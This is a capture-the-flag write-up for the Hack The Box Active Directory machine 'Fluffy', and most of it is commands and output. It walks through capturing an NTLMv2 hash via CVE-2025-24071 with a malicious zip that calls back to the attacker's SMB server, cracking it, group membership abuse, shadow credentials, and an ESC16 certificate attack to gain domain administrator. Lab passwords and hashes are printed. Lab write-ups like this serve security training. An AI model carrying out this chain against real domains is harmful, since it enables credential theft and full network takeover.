
Fluffy
Credentials provided: j.fleischman:J0elTHEM4n1990!
Enum
PORT    STATE SERVICE       VERSION
53/tcp  open  domain        Simple DNS Plus
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-18 22:35:47Z)
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
445/tcp open  microsoft-ds?
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49689/tcp open  unknown
49690/tcp open  unknown
49693/tcp open  unknown
49710/tcp open  unknown
49716/tcp open  unknown
49757/tcp open  unknown

53/udp  open  domain       (generic dns response: SERVFAIL)
| fingerprint-strings:
|   NBTStat:
|_    CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
88/udp  open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-09-18 22:37:53Z)
123/udp open  ntp          NTP v3
User
nxc smb "$IP" -u "$USER" -p "$PASSWORD"
# SMB         10.10.11.69     445    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
# SMB         10.10.11.69     445    DC01             [+] fluffy.htb\j.fleischman:J0elTHEM4n1990!
Cannot auth to WinRM.
SMB with credentials we get access to IT with some files:
smbmap -u "$USER" -p "$PASSWORD" -H "$TARGET" -r "IT"
#         IT                                                      READ, WRITE
#         ./IT
#         dr--r--r--                0 Fri Sep 19 00:59:16 2025    .
#         dr--r--r--                0 Fri Sep 19 00:59:16 2025    ..
#         dr--r--r--                0 Fri May 16 16:51:49 2025    Everything-1.4.1.1026.x64
#         fr--r--r--          1827464 Fri May 16 16:51:49 2025    Everything-1.4.1.1026.x64.zip
#         dr--r--r--                0 Fri May 16 16:51:49 2025    KeePass-2.58
#         fr--r--r--          3225346 Fri May 16 16:51:49 2025    KeePass-2.58.zip
#         fr--r--r--            56320 Fri Sep 19 00:35:21 2025    LGnsMJUS.exe
#         fr--r--r--           169963 Sat May 17 16:31:07 2025    Upgrade_Notice.pdf
Then inside SYSVOL we also have some policies:
smbmap -u "$USER" -p "$PASSWORD" -H "$TARGET" -r "SYSVOL/fluffy.htb/Policies"
#         SYSVOL                                                  READ ONLY       Logon server share
#         ./SYSVOL/fluffy.htb/Policies
#         dr--r--r--                0 Thu Apr 17 17:59:28 2025    .
#         dr--r--r--                0 Thu Apr 17 17:59:28 2025    ..
#         dr--r--r--                0 Thu Apr 17 17:59:28 2025    {31B2F340-016D-11D2-945F-00C04FB984F9}
#         dr--r--r--                0 Thu Apr 17 17:59:28 2025    {6AC1786C-016F-11D2-945F-00C04fB984F9}
#
From the IT/Upgrade_Notice.pdf we find that they are vuln:
CVE ID         Severity
CVE-2025-24996 Critical External control of file name or path in Windows NTLM allows an unauthorized attacker to perform spoofing over a network.
CVE-2025-24071 Critical Vuln in SMB with crafted zip files that leak NTLMv2
CVE-2025-46785 High     Buffer overflow read in Zoom apps
CVE-2025-29968 High     AD Cert Service DoS
CVE-2025-21193 Medium   AD Federation Server CSRF (requires distant user interaction)
CVE-2025-3445  Low      ZIP path traversal LFI in Go mholt/archiver
CVE-2025-24996 could be interesting for later, because we can WRITE to the IT share.
Exploiting CVE-2025-24071
There is a published exploit for this attack on exploit-db let's use it.
python3 52310.py -i "10.10.14.149" -n "backup"
# [*] Generating malicious .library-ms file...
# [+] Created ZIP: output/backup.zip
# [-] Removed intermediate .library-ms file
# [!] Done. Send ZIP to victim and listen for NTLM hash on your SMB server.
smbserver.py -smb2support EXEGOL .
# Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies
In a new terminal upload the zip:
cd output/
smbmap -u "$USER" -p "$PASSWORD" -H "$TARGET" -r "IT" --upload backup.zip "IT\backup.zip"
# [*] Established 1 SMB connections(s) and 1 authenticated session(s)
# [+] Starting upload: backup.zip (319 bytes)
# [+] Upload complete..
And in the logs of the SMB server we get:
[*] Incoming connection (10.10.11.69,49598)
[*] AUTHENTICATE_MESSAGE (FLUFFY\p.agila,DC01)
[*] User DC01\p.agila authenticated successfully
[*] p.agila::FLUFFY:aaaaaaaaaaaaaaaa:f0a2b035a9d275e2e23b8a15d587a5f3:01010000000000008042e8feb828dc01a89c5980409c85e3000000000100100053007500630075004a007900470075000300100053007500630075004a00790047007500020010006e006e004d0051007500520054004c00040010006e006e004d0051007500520054004c00070008008042e8feb828dc0106000400020000000800300030000000000000000100000000200000947cfe77d88fd39ea782bdd547aa94bd64987ed2a14c82c8a10bc00079d0f8b70a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003100340039000000000000000000
[*] Closing down connection (10.10.11.69,49598)
Let's crack it using rockyou:
hashcat -m 5600 -a 0 p_agila_NTLMv2 `fzf-wordlists`
And we gained credentials: p.agila:prometheusx-303
Let's see what p.agila can do:

Ok great we have genericWrite over different users, trough the group "SERVICE ACCOUNTS":
bloodyAD --host "10.10.11.69" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" get object p.agila --attr memberOf
# distinguishedName: CN=Prometheus Agila,CN=Users,DC=fluffy,DC=htb
# memberOf: CN=Service Account Managers,CN=Users,DC=fluffy,DC=htb
Our user is not yet in "SERVICE ACCOUNTS" though we can genericAll let's join the group:
bloodyAD --host "10.10.11.69" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" add groupMember "Service Accounts" p.agila
# [+] p.agila added to Service Accounts
bloodyAD --host "10.10.11.69" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" get object p.agila --attr memberOf
# distinguishedName: CN=Prometheus Agila,CN=Users,DC=fluffy,DC=htb
# memberOf: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb; CN=Service Account Managers,CN=Users,DC=fluffy,DC=htb
Great now we gave direct genericWrite over the service accounts (WinRM, LDAP, Credential Access), we shouldn't change their passwords this could break business processes.
Instead we can try to do shadow credentials attack to impersonate one or more of them.
PS: We also need to fix clockskew:
faketime "$(date +'%Y-%m-%d') $(net time -S 10.10.11.69 | awk '{print $4}')" zsh
Attacking WinRM_SVC
First let's see what winrm_svc can do:

He canPSRemote onto DC01, great let's do the shadow credentials attack:
certipy shadow auto -u "$USER@$DOMAIN" -p "$PASSWORD" -dc-ip "10.10.11.69" -account WINRM_SVC
# Certipy v4.8.2 - by Oliver Lyak (ly4k)
#
# [*] Targeting user 'winrm_svc'
# [*] Generating certificate
# [*] Certificate generated
# [*] Generating Key Credential
# [*] Key Credential generated with DeviceID 'b26c2eab-2f9e-f237-82d6-a0aa725599b3'
# [*] Adding Key Credential with device ID 'b26c2eab-2f9e-f237-82d6-a0aa725599b3' to the Key Credentials for 'winrm_svc'
# [*] Successfully added Key Credential with device ID 'b26c2eab-2f9e-f237-82d6-a0aa725599b3' to the Key Credentials for 'winrm_svc'
# [*] Authenticating as 'winrm_svc' with the certificate
# [*] Using principal: winrm_svc@fluffy.htb
# [*] Trying to get TGT...
# [*] Got TGT
# [*] Saved credential cache to 'winrm_svc.ccache'
# [*] Trying to retrieve NT hash for 'winrm_svc'
# [*] Restoring the old Key Credentials for 'winrm_svc'
# [*] Successfully restored the old Key Credentials for 'winrm_svc'
# [*] NT hash for 'winrm_svc': 33bd09dcd697600edf6b3a7af4875767
winrm_svc:33bd09dcd697600edf6b3a7af4875767
Let's connect via WinRM with hash:
evil-winrm -u "$USER" -H "$NT_HASH" -i "$TARGET"
# Evil-WinRM shell v3.7
# Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Desktop> cat "C:/Users/winrm_svc/Desktop/user.txt"
# <redacted>
Root
After exploring a bit more we don't find anything else, DC01 can DCSync but with the winrm_svc user we don't hve the rights yet.
Let's go a step back and look at the other accounts.
LDAP_SVC doesn't have anything interesting.
Attacking CA_SVC
Let's see what ca_svc can do:

[!NOTE] The Denied RODC Password Replication Group is a well known group that prevents passwords of its members from being cached on Read-Only Domain Controllers (RODCs). This membership doesn't reveal an exploitation path, but it does show that this is a valuable group.
p.agila get periodically removed from the "SERVICE ACCOUNTS" group, we need to add it back, also make sure clock skew is fixed.
certipy shadow auto -u p.agila@fluffy.htb -p prometheusx-303 -account ca_svc
# [*] NT hash for 'ca_svc': ca0f4f9e9eb8a092addf53bb03fc98c8
Because ca_svc refers to the Certificate Authority, let's verify if AD CS is enabled and check for any vulnerabilities (For this step I had to update to a more recent version of Certipy 5.0.3):
certipy find -dc-ip 10.10.11.69 -u "$USER@$DOMAIN" -hashes ":$NT_HASH" -vulnerable -stdout
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
# Certificate Authorities
#   0
#     CA Name                             : fluffy-DC01-CA
#     DNS Name                            : DC01.fluffy.htb
#     Certificate Subject                 : CN=fluffy-DC01-CA, DC=fluffy, DC=htb
#     Certificate Serial Number           : 3670C4A715B864BB497F7CD72119B6F5
#     Certificate Validity Start          : 2025-04-17 16:00:16+00:00
#     Certificate Validity End            : 3024-04-17 16:11:16+00:00
#     Web Enrollment
#       HTTP
#         Enabled                         : False
#       HTTPS
#         Enabled                         : False
#     User Specified SAN                  : Disabled
#     Request Disposition                 : Issue
#     Enforce Encryption for Requests     : Enabled
#     Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
#     Disabled Extensions                 : 1.3.6.1.4.1.311.25.2
#     Permissions
#       Owner                             : FLUFFY.HTB\Administrators
#       Access Rights
#         ManageCa                        : FLUFFY.HTB\Domain Admins
#                                           FLUFFY.HTB\Enterprise Admins
#                                           FLUFFY.HTB\Administrators
#         ManageCertificates              : FLUFFY.HTB\Domain Admins
#                                           FLUFFY.HTB\Enterprise Admins
#                                           FLUFFY.HTB\Administrators
#         Enroll                          : FLUFFY.HTB\Cert Publishers
#     [!] Vulnerabilities
#       ESC16                             : Security Extension is disabled.
#     [*] Remarks
#       ESC16                             : Other prerequisites may be required for this to be exploitable. See the wiki for more details.
# Certificate Templates                   : [!] Could not find any certificate templates
We find that AD CS is enabled, the CA account is fluffy-DC01-CA and it is vulnerable to ESC16. Also the group "Cert Publishers", which we are part of, can enroll.
Let's abuse that, using p.agila (Make sure, again, that it's a member of "SERVICE ACCOUNTS") let's alter the UPN of ca_svc to appear to be "administrator":
certipy account -u "p.agila@$DOMAIN" -p "prometheusx-303" -dc-ip "10.10.11.69" -user ca_svc -upn administrator update
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
# [*] Updating user 'ca_svc':
#     userPrincipalName                   : administrator
# [*] Successfully updated 'ca_svc'

certipy account -u "p.agila@$DOMAIN" -p "prometheusx-303" -dc-ip "$DC_HOST" -user ca_svc read
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
# [*] Reading attributes for 'ca_svc':
#     sAMAccountName                      : ca_svc
#     servicePrincipalName                : ADCS/ca.fluffy.htb
#     userPrincipalName                   : administrator
Now we can exploit ESC16 to get a certificate for ca_svc with administrator as UPN, essentially when the AD CS will try to validate the user it will first find our fake "administrator" and provide us a certificate:
certipy req -u ca_svc -hashes :ca0f4f9e9eb8a092addf53bb03fc98c8 -ca FLUFFY-DC01-CA -template User -upn administrator -dc-ip 10.10.11.69
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
# [*] Requesting certificate via RPC
# [*] Request ID is 21
# [*] Successfully requested certificate
# [*] Got certificate with UPN 'administrator'
# [*] Certificate has no object SID
# [*] Try using -sid to set the object SID or see the wiki for more details
# [*] Saving certificate and private key to 'administrator.pfx'
# [*] Wrote certificate and private key to 'administrator.pfx'
Now because we are still the reference for "administrator" the AD CS gets confused when we try to request for credentials using the certificate:
certipy auth -dc-ip 10.10.11.69 -pfx administrator.pfx -u administrator -domain FLUFFY.HTB
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
# [*] Certificate identities:
# [*]     SAN UPN: 'administrator'
# [*] Using principal: 'administrator@fluffy.htb'
# [*] Trying to get TGT...
# [-] Name mismatch between certificate and user 'administrator'
# [-] Verify that the username 'administrator' matches the certificate UPN: administrator
# [-] See the wiki for more information
We need to revert the UPN change, anything goes, ca_svc is the less sus:
certipy account -u "p.agila@$DOMAIN" -p "prometheusx-303" -dc-ip "$DC_HOST" -user ca_svc -upn ca_svc update
certipy auth -dc-ip 10.10.11.69 -pfx administrator.pfx -u administrator -domain FLUFFY.HTB
# Certipy v5.0.3 - by Oliver Lyak (ly4k)
#
# [*] Certificate identities:
# [*]     SAN UPN: 'administrator'
# [*] Using principal: 'administrator@fluffy.htb'
# [*] Trying to get TGT...
# [*] Got TGT
# [*] Saving credential cache to 'administrator.ccache'
# [*] Wrote credential cache to 'administrator.ccache'
# [*] Trying to retrieve NT hash for 'administrator'
# [*] Got hash for 'administrator@fluffy.htb': aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
We now have credentials for the Admin: Administrator:8da83a3fa618b6e3a00e93f676c92a6e let's auth:
evil-winrm -u "administrator" -H "8da83a3fa618b6e3a00e93f676c92a6e" -i "10.10.11.69"
cd ../Desktop
cat root.txt
# <redacted>